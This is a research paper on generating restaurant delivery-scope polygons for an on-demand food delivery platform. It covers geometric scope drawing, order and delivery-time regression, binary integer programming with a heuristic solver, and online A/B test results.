In the area of on-demand delivery service, we must ensure that orders can be delivered to eaters in 30 minutes on average. Due to limited supply of our couriers, it is unrealistic that eaters could order their delicacies from every restaurant in their cities. On our platform, we allocate every restaurant a spatial polygon as the service area. Only eaters whose shipping addresses locate in the service area can order foods and drinks from this restaurant. We define the spatial polygon as **delivery scope**, which is illustrated in Figure 2.

Since there are millions of restaurants on our platform, it means there are at least millions of corresponding delivery scopes. When one eater visits our application, our system should satisfy: 1) all restaurants whose delivery scopes contain the eater's shipping address should be retrieved; 2) one retrieval process should be completed in tens of milliseconds, the same scale of traditional content retrieval systems. To achieve these, a R-tree based index system is designed and implemented. The high performance polygon-based retrieval system is part of the core of this new retrieval paradigm, although we will not focus on it in our paper.

To fully exploit our delivery ability, how to generate delivery scopes becomes very important. In order to generate suitable delivery scopes, both eaters' preferences and couriers' delivery efficiency should be considered. Specifically, delivery scope generation process should follow three principles: 1) restaurant's delivery scope should cover high-demand area; 2) delivery scope should be smaller compared with other restaurants' if its supply ability is relatively lower; 3) delivery scope should not cover faraway locations. Besides, we should gaurantee eaters from a city block could browse same restaurants on our platform. And our restaurant partners and delivery partners could see their own delivery scopes from the management system, they also pay close attention to the shapes. Thus, we make the following rules for our scope generation process: 1) border of a scope should be along the roads; 2) border of a scope should not cut city blocks; 3) delivery scope should not cover or traverse delivery-hard locations, such as seas, rivers, hills, railways etc.

Before our delivery scopes generation system deployed online, our operation staff in different cities drew all delivery scope by hands. It is a painstaking job and unrealistic for them to draw scopes balancing demand of our eaters and supply of restaurants and our couriers. We propose a delivery scope generation algorithm and build an automatic generation system online. Our system frees operation staff from the boring scope drawing jobs. Moreover, the algorithm generated delivery scopes outperform manual ones. Our large-scale online experimental results show that our algorithm significantly increases the number of orders without delivery experience loss.

Specifically, we exploit spatial data mining techniques, machine learning techniques and combinational optimization techniques to generate delivery scopes for millions of restaurants. A unified framework, which we call **delivery scope generation algorithm**, is proposed. First, we generate candidate scopes for target restaurants. Spatial data mining techniques are exploited to ensure that algorithm-generated scopes obey three following rules: 1) candidate scopes should meet distance constraint; 2) scopes should meet requirements for consistent users' experience; 3) scopes should cover more high-demand locations under the constraints of 1) and 2). Second, we utilize regression models to estimate the order number and average order delivery time if a restaurant adopts the scope. Last, we formalize delivery scope allocation process as a binary integer programming problem.

Our contributions are listed as follows: 1) a different retrieval paradigm to utilize the delivery scope for location-based retrieval system is proposed, and we suggest that any similar online location-based applications could utilize this paradigm to improve their service; 2) we proposed a pioneering delivery scope generation framework, results of online experiments demonstrate that our algorithm not only saves manual delivery scope maintenance time, but also brings better purchase and delivery-service experience; 3) we design and build a delivery scope generation system, which has shown success on one of the world's largest on-demand food delivery platform as a pioneering industry-level practice.

2 RESTAURANT RETRIEVAL SYSTEM ARCHITECTURE

Our restaurant retrieval system are demonstrated in Figure 3. The system is designed by two parts. We will introduce each part in the following paragraphs.

Delivery Scope Indexer: The indexer is designed and built for two main functions. First, it supports millions of visits in milliseconds' response time to retrieve the restaurant list via giving the coordinate of eater's shipping address. Second, it supports hundreds of thousands delivery scope update in seconds. The core data structure of the indexer is an improved R-tree. In this paper, details of the indexer will not be mentioned.

Delivery Scope Generation System: This system implements the delivery scope generation framework we proposed. Basically,




Figure 3: Delivery scope system architecture, it includes two parts: 1) delivery scope index service to update/add/delete restaurant delivery scope and provide the retrieval API for eaters side application and restaurant partners side application; 2) delivery scope generation system.

our system would generate candidate scopes for a group of restaurants using our single delivery scopes drawing pipeline and each candidate would be scored. Then our system will select one final suitable delivery scope for every restaurant in the group to achieve a global optimum. In the following sections, we will focus on these details.

3 DELIVERY SCOPE GENERATION ALGORITHM

3.1 Framework of Delivery Scope Generation

The goal of our algorithm is to generate a reasonable delivery scope for every restaurant in target **station**, a city block of which restaurants' products are deliveried by a specific group of couriers basically. The number of restaurants in one station lies between 200 and 1,000 in our system. The scope generation framework comprises three main stages: 1) candidate delivery scopes generation, 2) candidate delivery scopes scoring and 3) combinatorial optimization of delivery scopes.

In the first stage, several candidate delivery scopes are generated for every restaurant in the target station. In order to generate a reasonable and elegant scope, we propose a novel single scope generation algorithm, as described in Section 3.2.

Then, in the second stage, machine learning models are exploited to get predictions, or scores, about these scopes. Candidate delivery scopes of each restaurants are spatial polygon with different shapes and sizes. We extract a series of features that could capture characteristics of these scopes. Details of the scoring process can be found in Section 3.3.

In the last stage, the combinatorial optimization process selects one delivery scope for each restaurant from its candidates. The target of this stage is to differentiate restaurants in the station. Generally, it is better to allocate larger delivery scopes to restaurants with higher eater conversion rate, greater products' preparation efficiency and more convenient nearby transportation condition. We formalize this as a **binary integer programming** problem (abbreviated as **BIP** in the following sections) and then use the **branch and bound** algorithm [2, 5] or a heuristic search algorithm to solve it.

3.2 How to Draw Single Scope


The foundation of our delivery scope generation system is a single delivery scope drawing algorithm. In this algorithm, a single delivery scope would be generated given a target radius and a location point as inputs. Navigation distances between the location point and points on the boundary of the scope are supposed to be (approximately) equal to the input radius. When fed multiple input radii, the algorithm could generate scopes in different sizes and shapes. And, naturally, these scopes cover different numbers of potential eaters. We treat these scopes as candidate scopes which would be used in subsequent scope decision procedures. Besides, our restaurant partners expect the delivery scopes could cover high-demand area as much as possible and that the edges of the delivery scopes could be along city roads. Our single delivery drawing algorithm also takes these business requirements into consideration.

In the system, delivery scope is represented by a polygon with multiple vertices, among which two adjacent vertices are connected by a line segment. The single scope generation algorithm comprises four modules: initialization, business requirements fulfillment, compression and covering high-demand areas. Each module takes the tentative scope processed by the former one as input. In this section, we dive into some details of these modules.

3.2.1 Initialization. In the begining of this module, the algorithm uses the restaurant's location point as the center to draw a circle with input radius. The circle is represented by a fixed number of points on the border at equal intervals. However, navigation distances from these points to the center may be much larger than their straight-line distances. To solve this, our algorithm searches for new points, whose navigation distances to the center are approximately equal to our target radius, on segments between these original points and the center. We adopt a binary search way here. In each step, one boundary point would move towards the center with the length of $\max(\min(naviDist - targetRadius, straightLineDist)/2, minStep)$. Here, $naviDist$ and $straightLineDist$ are the navigation distance and straight-line distance between the boundary point and the center. $targetRadius$ is our input target radius, and $minStep$, as a hyper-parameter, is used to restrict the minimal move length in the search process.

3.2.2 Scope Shape Optimization for Experience. To guarantee better experience of users, restaurants and delivery partners, boundaries of our delivery scopes should be along roads, which is crucial for our platform. A delivery scope whose boundary goes across some buildings or blocks could bring different user experience for eaters in a same building. To be specific, there might be a case that some eaters in the building could place orders on our platform, but some others could not. In order to get boundaries along the road, our algorithm substitutes navigation routes for straight line segments between adjacent boundary points. New boundary points are added in this process. Besides, every station keeps a maximal shipping scope, which marks all places couriers of this station could go. Generated delivery scopes would be intersected with the maximal shipping scope to exclude some improper area.

In order to get elegant delivery scopes, algorithm removes stubs brought in the navigation route process on boundaries: we allocate



(a) Initialized Circle (b) Navigation Distance Modification

Figure 4: Illustration of Scope Initialization: (a) the yellow point marks the restaurant location point, the orange points mark boundary points sampled from initial circle. (b) In the navigation distance modification process, boundary points would move towards the center to meet the navigation distance requirement.

boundary points indexes in order and record GeoHashes [1] that those points belong to. Then, for each of those GeoHashes, our algorithm finds the minimal-index point and the maximal-index one. If most of the intermediate points locate in GeoHashes far from the current GeoHash, the algorithm would treat the route between these two points as a stub, and remove it by connecting the two points directly.

3.2.3 Scope Compression. Plenty of boundary points have been brought in the navigation route process, and in the scope compression module, our algorithm removes redundant points for more efficient data computation and storage. We compute the angle of each point between its subsequent point and its former point. If the angle is close to 180° enough, the point would be removed. An alternate strategy evaluates each points based on both angle and distance between adjacent points, points with higher scores would be retained. Our system also integrates Douglas-Peucker algorithm [15] in the compression module. Comparison between these compression methods can be found in Table 3.


3.2.4 Covering High-Demand Areas. This module modifies delivery scope to cover more high demand areas. In the initialization part mentioned before, the algorithm draws a circle centered at the location point of our target restaurant. Actually, in our system, the center is a deviated one, which is computed based on the location point and the distribution of orders in the area nearby. Beyond that, some high-demand areas are merged directly into the delivery scope. Here, these high-demand areas are the result of GeoHashes clustering. In our system, both K-means and DBSCAN[7] algorithm are reasonable options and adopted. At last, these potential areas are merged to form a new polygon, the final delivery scope, while keeping the restriction of navigation distance.

3.3 Single Scope Scoring

After candidate delivery scopes with different radii for a single restaurant generated, our algorithm measures their scores. Here, the scores include the number of orders and average delivery time in a period of time, which would be used in following optimization process.

We use the estimation of the number of orders to illustrate the process. Specifically, if a target scope to be scored is inside the restaurant's current delivery scope, what needs to do is to count


[1] GeoHash is a public domain geocode system and encodes a geographic location into a short string of letters and digits.



(a) Navigation Route Process (b) Remove Stub

(c) Scope Compression (d) Shipping Scope Intersection

Figure 5: Illustration of Scope Shape Optimization and Scope Compression: (a) The boundaries of delivery scopes processed by Navigation Route Process are along roads. (b) A tiny stub in the red bound box is removed. (c) Some redundant points are removed in Scope Compression Process. (d) Delivery scopes are intersected with the maximal shipping scope to remove some improper area.



(a) Center Point Shift (b) Merge High-Demand Areas

Figure 6: Illustration of Covering High-Demand Areas: (a) Yellow point marks a restaurant's location point and the green one marks the deviated scope center computed according to the distribution of orders in the red bouding box. (b) The red block, representing high-demand area, is appended to the original delivery scope.

the number of orders from historical data. However, for a candidate scope larger than the current one, the scoring process would contain two stages: 1) couting the number of orders inside the intersection between the larger scope and the current scope. In Figure 7, the intersection part corresponds to the yellow area. 2) For the area outside the current scope, as shown in pink belt in the figure, regression models would be used. The two scores would be summed to get the final estimation of the number of orders. In our prediction part, we construct samples in the following way: for every restaurant on our platform, we shrink its current delivery scope into smaller ones, which we call "virtual scopes". Then we might treat the virtual scope as the restaurant's real scope and treat the number of orders placed by eaters in the outside belt as the label. By doing so, we get many samples from one restaurant. Among all our features, some are extracted based on the spatial information about virtual scopes and outside belts. We compare several common regression models, such as ridge regression, random forest[11], and XGBoost[4]. Details about metrics of these models could be found in Section 4.2.




Figure 7: Single Scope Scoring: In this picture, The yellow scope is the current delivery scope of the restaurant in blue marker. The larger one is the scope to be scored. We divide the task into two parts: computing the score in the yellow scope from historical data and predicting the score about the pink belt. Two parts would be conflated into the final score for the targe larger scope.




Figure 8: Given the current delivery scope of a restaurant, we shrink the scope border to generate smaller virtual scopes. Here, the three purple scopes with dash line are virtual scopes generated from a same restaurant. They correspond to three samples in the dataset. Labels are the numbers of orders placed by eaters in outside pink belt areas.

The average delivery time is predicted in the same way. Some time related features are designed to feed in our model, like our couriers' delivery speed and average food preparation time for the targe restaurant.

3.4 Delivery Scope Optimization

By adopting methods in Section 3.2 and 3.3 we could get candidate delivery scopes for restaurants and some corresponding scores, like the predicted numbers of orders and the predicted average delivery time in a period of time. Now the problem is how to utilize all this information to allocate each restaurant a reasonable delivery scope in order to achieve a global optimal (or approximate) **GMV** (**Global Merchandise Volume**) or number of orders for a station, and at the same time, to guarantee eaters' experience.

We formalize the problem as: for a target station, there are N restaurants. Each restaurant has M candidate delivery scopes with different sizes. $S_{n,m}$ is used to indicate the m-th candidate delivery scope of the n-th restaurant. $O_{n,m}$ and $T_{n,m}$ are the predicted order num and the average order delivery time if the n-th restaurant adopts candidate scope $S_{n,m}$. What calls for special attention is that we draw candidate scopes of one restaurant from small target radii to large ones in order, so usually scope $S_{n,m+1}$ could cover scope $S_{n,m}$. And when we predict the $O_{n,m}$ and $T_{n,m}$, we also force the model to predict large scores ($O_{n,m}$, $T_{n,m}$) for large scopes. P_n, the average production price of the n-th restaurant, is computed from historical data. In our system, we treat the average delivery time in a station as the very indicator of eaters' experience, and $\bar{T}$ is our target upper bound. We use the binary variable $C_{n,m}$ to indicate whether the m-th candidate scope should be the delivery scope of n-th restaurant, then our problem is converted into a BIP (Binary Integer Programming) problem:

$$\max \sum_{n=1}^{N}\sum_{m=1}^{M} O_{n,m}C_{n,m}P_n \tag{1}$$

$$s.t. \sum_{n=1}^{N}\sum_{m=1}^{M} T_{n,m}O_{n,m}C_{n,m} \le \bar{T}\sum_{n=1}^{N}\sum_{m=1}^{M} O_{n,m}C_{n,m} \tag{2}$$

$$\sum_{m=1}^{M} C_{n,m} = 1,\ n \in \{1,\dots,N\} \tag{3}$$

$$C_{n,m} \in \{0,1\},\ n \in \{1,\dots,N\},\ m \in \{1,\dots,M\} \tag{4}$$

The target of the BIP problem defined above is to maximize the GMV of a station, and we could change the target into maximization of orders by setting all P_n to be a same constant. BIP problem [3] is a typical NP-Hard problem. Several kinds of heuristic algorithms, such as hill climbing algorithm [13] and simulated annealing algorithm [9], could get an approximate solution efficiently. In our system, we usually set M to be 10 (or less than 10) and the number of restaurants is less than 1k in most of our stations. So the total number of variables $C_{n,m}$ is on the order of thousands. The exact algorithm, branch and bound algorithm, could handle the BIP problem with such scale in seconds on our server. A branch and bound solver is integrated in our system, and besides, we propose a heuristic algorithm to solve our BIP problem when we prefer to select a final delivery scope for each restaurant from more than 1k

candidate scopes, in which case it would take serveral minutes to get the exact solution by using branch and bound algorithm directly on our server. Algorithm 1 displays details of our heuristic algorithm. The approximate solution could also be used as the initial feasible solution for the branch and bound algorithm to accelerate the solving process. In Figure 9, we show the framework of our delivery scope generation system, which includes the three parts mentioned before.

Algorithm 1: Delivery Scope BIP Heuristic Search

Data: order prediction $O_{n,m}$, delivery time prediction $T_{n,m}$, restaurant's average production price P_n, number of restaurants N, number of candidate scopes M, target upper bound of average delivery time $\bar{T}$;
Result: approximate solution of the BIP problem $C_{n,m}$

Function heuristicSearch($O, P, T, \bar{T}, N, M$):
  $priority\_queue \leftarrow \emptyset$;
  for $n = 1$ *to* N **do**
    $scope\_idx[n] \leftarrow 1$;
    heapPush($priority\_queue, O, P, T, n, 1, M$)
  end
  $bound \leftarrow$ getBound($O, T, \bar{T}, scope\_idx, N, M$);
  while $priority\_queue$ not empty **do**
    $(priority, n) \leftarrow$ heapPop($priority\_queue$) ;
    $m \leftarrow scope\_idx[n]$;
    $delta \leftarrow O_{n,m+1}(T_{n,m+1} - \bar{T}) - O_{n,m}(T_{n,m} - \bar{T})$;
    $new\_bound \leftarrow bound + delta$;
    if $new\_bound \leq 0$ **then**
      $scope\_idx[n] \leftarrow m + 1$;
      heapPush($priority\_queue, O, P, T, n, m + 1, M$);
      $bound \leftarrow new\_bound$;
    end
  end
  for $n = 1$ *to* N, $m = 1$ *to* M **do**
    $C_{n,m} \leftarrow \mathbb{1}\{m = scope\_idx[n]\}$
  end
  return C
Function getBound($O, T, \bar{T}, scope\_idx, N, M$):
  return $\sum_{n=1}^{N} \sum_{m=1}^{M} (T_{n,m} - \bar{T}) O_{n,m} \mathbb{1}\{m = scope\_idx[n]\}$
Function heapPush($priority\_queue, O, P, T, n, m, M$):
  if $m+1 \leq M$ **then**
    $priority \leftarrow \frac{P_n(O_{n,m+1} - O_{n,m})}{O_{n,m+1}T_{n,m+1} - O_{n,m}T_{n,m}}$;
    push tuple $(priority, n)$ into priority_queue ;
  end

3.5 Computational Complexity

In the single delivery scope drawing procedure, we assign K as the number of sampled points in initial circle. During Navigation Distance Modification, each point steps back to proper position with navigation distance query. Every navigation route query takes the time of T_{navi}, which could be considered as a constant. Since the maximum binary search range is fixed, it takes $O(K)$ to process all points. Navigation Route Process also needs $O(K)$ to query navigation route between adjacent points. Both Remove Stub and Compression take $O(K)$ complexity. So it would be considered to take $O(K)$ to generate one scope. Using the symbols in Section 3.4, it would take $O(KNM)$ to get all candidate delivery scopes for a station. Our algorithm adopts XgBoost as the scope scoring method. The tree depth, the number of stack iteration and the number of features are fixed before the training process. That means it needs to take $O(NM)$ steps to get all scores for these scopes.

The scope allocation stage is a solving process of a BIP problem. To find the exact solution is a NP-Hard problem. Branch and bound algorithm could get an exact solution, but the complexity is relatively difficult to estimate due to its data-dependent procedures inside. Some details about the complexity of branch and bound algorithm could be found in [10]. Our heuristic search algorithm could get an approximate solution in at most NM steps, so the computational complexity of this algorithm is $O(NM)$.

Overall, the total computational complexity of our delivery scope generation algorithm is $O(KNM)$ (by using our heuristic solver). Details about the efficiency of our real-world application can be found in Section 4.4.




Figure 9: Delivery Scope System Framework.

4 EXPERIMENTS

In this section, we introduce our experiments on Meituan-Dianping food delivery platform. First, we discuss some details of our online evaluation, including experiment settings, results and the reason why our algorithm outperforms humans. Second, we compare scope estimation models adopted in our algorithm. Third, we show the performance of single scope generation algorithm. And lastly, we briefly introduce the efficiency improvement after our algorithm deployed online.

4.1 Online Evaluation

4.1.1 Experiment Settings. We conducted our A/B Test experiment on the 1448 stations of 133 cities in China, which included more than 160,000 restaurants. Specifically, stations in each city were divided into two groups: the experimental group and the control group randomly. Then we put all stations in experimental groups of all cities together into the final experimental group, and all others were combined into the final control group. For restaurants in the experimental group, we substituted algorithm generated delivery

scopes for the old delivery scopes at the launch time. For restaurants in the control group, we kept their old delivery scopes unchanged. The order information data of restaurants two weeks before and after the launch time in both experimental group and control group were collected, which were used to verify the effectiveness of our algorithm.

We record metric for results two weeks before the launch time as Met_{bef} and record metric for results two weeks after the launch time as Met_{aft}. Then we define $\mathcal{R}_{Met}$ as the changing ratio between Met_{aft} and Met_{bef} as follows:

$$\mathcal{R}_{Met} = (Met_{aft} - Met_{bef})/Met_{bef} \tag{5}$$

For metrics which are percentage number themselves, we define the absolute difference Δ_{Met}:

$$\Delta_{Met} = Met_{aft} - Met_{bef} \tag{6}$$


The indicators, $\mathcal{R}_{Met}$ and Δ_{Met}, of control group could reflect the change of metrics without the influence of the delivery scope algorithm. So the divergence between experimental group's Δ_{Met} and control group's Δ_{Met} and the divergence between experimental group's $\mathcal{R}_{Met}$ and control group's $\mathcal{R}_{Met}$ are the impact of our algorithm.

4.1.2 Online Metrics Comparison. In our real-time delivery scenario, the market size of our platform and the delivery efficiency are the two most important aspects that we concerned. Usually, we use GMV or the number of orders on platform to describe the market size. In our experiments, we mainly adopt the maximization of order number (*#order*) as our target. To describe the delivery efficiency, we use the following five metrics:

- **average delivery time** ($\bar{t}$): The average delivery time of orders in a period of time.
- **average delivery distance** ($\bar{d}$): The average delivery distance of orders in a period of time.
- **ontime rate** (*OR*): The ratio of ontime orders to the whole orders in a period of time.
- **completion rate** (*CR*): The ratio of completed orders to the whole orders in a period of time.
- **courier efficiency** (*CE*): The average completed orders in one day for one courier.

Table 1 shows that the new generated delivery scope could bring about 1.68*pp* improvement for the number of orders compared with the control group. At the same time, courier efficiency of experimental group was improved about 1.94*pp*. We can also notice that delivery efficiency was decreased to some extent. On Meituan-Dianping platform, the average delivery time is about 30 minutes, so the average delivery delay caused by algorithm in the experimental group is less than 1.2 minutes. Figure 10 shows part of the experiment results data: in most of the experiment cities, algorithm generated scopes bring much more orders while keeping the delivery efficiency no much worse.

4.1.3 Why Algorithm Outperforms Humans. The reason lies in two aspects: 1) The delivery scope generated by algorithm is better than the manual one. Our operating staff tend to draw a restaurant-centered polygon so as to keep distances between the border points and the restaurant location point to be similar. However, there might be a significant difference between the navigation distance and the straight-line distance. So manual scopes would probably cover blocks far from restaurants. Besides, algorithm-generated scopes include some high-demand area that could not be detected easily. 2) The BIP model in our algorithm customizes scopes for different restaurants according to their own characteristics. Generally, restaurants with higher conversion rate and more convenient traffic condition could get larger scopes. Figure 11 shows three algorithm-generated scopes with significant difference for restaurants in a same station.



(a) Growth Rate of Order Number (b) Growth Rate of Delivery Time

(c) Growth Rate of Delivery Distance (d) Ontime Rate Diff

(e) Completion Rate Diff (f) Growth Rate of Driver Effect

Figure 10: Experiment Results in Part Cities of China: In most cities of China, algorithm generated delivery scopes outperform the manual ones in order number with a little tolerable experience loss.

Figure 11: Algorithm-generated scopes for restaurants in a station: Our algorithm allocate three scopes with significantly different sizes to these restaurants, due to the variations in their conversion rates and traffic condition nearby.

Table 1: Delivery Scope Algorithm Experiment Results in 33 Cities

Group Type	$\mathcal{R}_{\#order}$	$\mathcal{R}_{\bar{t}}$	$\mathcal{R}_{\bar{d}}$	Δ_{OR}	Δ_{CR}	$\mathcal{R}_{CE}$
Experimental Group	12.15%	5.79%	2.02%	-0.93%	-0.05%	5.42%
Control Group	10.47%	2.00%	0.07%	-0.28%	-0.05%	3.48%

Table 2: Performance of ML Methods on Order Estimation

ML method	MAE	RMSE	R^2
Ridge Regression	8.29	18.0873	0.5045
CART	4.08	11.7369	0.7885
Random Forest	3.65	8.0920	0.8621
XgBoost*	3.07	6.5218	0.8813

4.2 Performance of Order Estimation

The experiments dataset is constructed from online delivery scopes and order information. We construct the virtual scopes from our online delivery scope according to different area proportion. In our experiments, we make use of delivery scopes of 2 million online restaurants on Meituan-Dianping platform and data of their corresponding orders in 30 days.

In Table 2 we list the performance of different machine learning models on the estimation of the number of orders. XgBoost outperforms other methods in several evaluation criteria. We get a similar conclusion from experiments on the estimation of average delivery time.

4.3 Performance of Delivery Scope Drawing Algorithm

In this section, we exhibit real intermediate results of the single delivery scope drawing pipeline in our system. Figure 12 displays them step by step from the initial circle to the final delivery scope polygon.

4.3.1 Compression Effects. We evaluate different compression methods in our system. Good compression method of delivery scope keeps original scope shape as much as possible and at the same time use less storage, or points in our scenario. Base on that, we compare the metrics, **compression rate** (CR) and the **normalized symmetric area difference** (NSAD) between different methods. Here, compression rate is the ratio between the number of boundary points in the compressed scope and the number of boundary points in the original scope. We propose the normalized symmetric area difference inspired by [6]. We denote S_{ori} and S_{comp} to the original delivery scope and the compressed one respectively, then the NSAD is defined as follows:

$$NSAD = (Area_{(S_{ori}-S_{comp})} + Area_{(S_{comp}-S_{ori})})/Area_{S_{ori}} \quad (7)$$

We take delivery scopes from 100 online restaurants as our evaluation dataset, and evaluate average performance of CR and NSAD on Angle based compression method and Douglas-Peucker compression method with same hyper-parameters. Details about the comparison can be found in Table 3. Results show that both these two compression methods could keep original scope shape with little deformation, and Douglas-Peucker method could achieve a much higher compression rate.

[2]Figures are generated by mapbox.

Figure 12: Results of Single Delivery Scope Drawing Algorithm: (a) Initialization with Shifted Center Point (b) Navigation Distance Modification (c) Navigation Route Process (d) Remove Stub (e) Scope Compression Process (f) Shipping Scope Intersection (g) Merge High-Demand Areas (h) Remove Improper Location[2]


Table 3: Performance of Compression methods

Compression Method	CR (%)	NSAD(m^2)
Angle	66.8	0.000523
Douglas-Peucker*	41.9	0.003

4.3.2 Effect of Covering High-Demand Areas. We exhibit the effect of covering high-demand areas on order distribution heat map by comparing the difference of delivery scopes with and without covering high-demand areas (CHDA) module. Figure 13 shows two generated delivery scopes of the same online restaurant. In the red dot box, we can see the scope generated with CHDA in (b) covers more hot regions compared with the scope generated without CHDA in (a).

4.4 Efficiency for Operations

Before our delivery scope generation system deployed online, operating staff drew all delivery scopes in a manual way. It takes about 3 minutes to draw a delivery scope by hands on average. On our platform, adjustment of delivery scopes is required considering the



(a) Scope before CHDA Process (b) Scope after CHDA Process

Figure 13: CHDA Process merges some hot blocks into the scope generated in the previous procedures. This could increase the number of orders for the corresponding restaurant effectively.

fluctuation of our couriers' number. Due to the large amount of partner restaurants, to draw delivery scopes or to adjust current ones is a time-consuming task. In our delivery scope generation system, 20 servers work for scope generation jobs. A server could generate delivery scopes for restaurants in one station in less than 10 minutes. This enables us to draw delivery scopes for all restaurants on our platform in less than 10 hours.

5 RELATED WORK

Although delivery scope is a special concept in the senario of on-demand delivery service, our work is related to some previous research listed below. [12] and [17] do some analysis on the relationship between the demand&supply of a store and the size of its delivery scope, which they call "service area" or "service outlet". In their work, they just represent a delivery scope as a circle to simplify the problem, which is not accurate in practice. And in some previous location-based retrieval research, authors usually focus on how to represent locations with refined features [16] or how to estimate the user preferences more accurately with some location information [1]. When retrieving the locations for users, previous location-based service also fetch all locations in the circle with specified radius or fetch those locations based on users' interest without considering spatial limitation [14, 18, 19].

6 CONCLUSION

In this paper, we propose a new paradigm for the generation of delivery scopes. In fact, the set of delivery scopes is an important tool to balance the demand of eaters, the supply of restaurants and couriers' capacity in on-demand delivery service. In our framework, at first, a single delivery scope generation algorithm is proposed, which could draw delivery scopes to guarantee experience of users, restaurants and delivery partners. Then in order to achieve a global optimum for a bunch of restaurants, we formalize the delivery scope selection as a binary integer programming problem. Any branch and bound solver could be used to solve this problem to get an exact solution. In order to solve a BIP problem in a large scale efficiently, we propose a heuristic search algorithm to achieve an approximate solution. Results of large scale experiments demonstrate that these algorithm-generated delivery scopes outperform manual ones.

This scope generation framework has been deployed online for several years, and it has been proven to be a successful practice on our on-demand delivery service platform. Now, a next-generation framework has already been built, which we would demonstrate in the future.

REFERENCES

[1] Jie Bao, Yu Zheng, and Mohamed F Mokbel. 2012. Location-based and preference-aware recommendation using sparse geo-social networking data. In *Proceedings of the 20th international conference on advances in geographic information systems*. 199–208.
[2] Stephen Boyd and Lieven Vandenberghe. 2004. *Convex optimization*. Cambridge university press.
[3] Stephen P Bradley, Arnoldo C Hax, and Thomas L Magnanti. 1977. Applied mathematical programming. (1977).
[4] Tianqi Chen and Carlos Guestrin. 2016. Xgboost: A scalable tree boosting system. In *Proceedings of the 22nd acm sigkdd international conference on knowledge discovery and data mining*. 785–794.
[5] Jens Clausen. 1999. Branch and bound algorithms-principles and examples. *Department of Computer Science, University of Copenhagen* (1999), 1–30.
[6] Matt Duckham, Lars Kulik, Mike Worboys, and Antony Galton. 2008. Efficient generation of simple polygons for characterizing the shape of a set of points in the plane. *Pattern recognition* 41, 10 (2008), 3224–3236.
[7] Martin Ester, Hans-Peter Kriegel, Jörg Sander, Xiaowei Xu, et al. 1996. A density-based algorithm for discovering clusters in large spatial databases with noise.. In *Kdd*, Vol. 96. 226–231.
[8] Ying Cha Feng Guo Jinghua Hao Renqing He and Zhizhao Sun Huanyu Zheng, Shengyao Wang. 2019. A Two-Stage Fast Heuristic for Food Delivery RoutePlanning Problem.
[9] Scott Kirkpatrick, C Daniel Gelatt, and Mario P Vecchi. 1983. Optimization by simulated annealing. *science* 220, 4598 (1983), 671–680.
[10] Hendrik W Lenstra Jr. 1983. Integer programming with a fixed number of variables. *Mathematics of operations research* 8, 4 (1983), 538–548.
[11] Andy Liaw, Matthew Wiener, et al. 2002. Classification and regression by randomForest. *R news* 2, 3 (2002), 18–22.
[12] Shawn Mankad, Masha Shunko, and Qiuping Yu. 2019. How To Find Your Most Valuable Service Outlets: Measuring Influence Using Network Analysis. *Available at SSRN 3366127* (2019).
[13] Stuart J Russell and Peter Norvig. 2016. *Artificial intelligence: a modern approach*. Malaysia; Pearson Education Limited,.
[14] Anders Skovsgaard and Christian S Jensen. 2014. Top-k point of interest retrieval using standard indexes. In *Proceedings of the 22nd ACM SIGSPATIAL International Conference on Advances in Geographic Information Systems*. 173–182.
[15] S-T Wu and MERCEDES ROCio GONZALES Marquez. 2003. A non-self-intersection Douglas-Peucker algorithm. In *16th Brazilian symposium on computer graphics and Image Processing (SIBGRAPI 2003)*. IEEE, 60–66.
[16] Min Xie, Hongzhi Yin, Hao Wang, Fanjiang Xu, Weitong Chen, and Sen Wang. 2016. Learning graph-based poi embedding for location-based recommendation. In *Proceedings of the 25th ACM International on Conference on Information and Knowledge Management*. 15–24.
[17] Baris Yildiz and Martin Savelsbergh. 2019. Service and capacity planning in crowd-sourced delivery. *Transportation Research Part C: Emerging Technologies* 100 (2019), 177–199.
[18] Shenglin Zhao, Tong Zhao, Haiqin Yang, Michael R Lyu, and Irwin King. 2016. STELLAR: spatial-temporal latent ranking for successive point-of-interest recommendation. In *Thirtieth AAAI conference on artificial intelligence*.
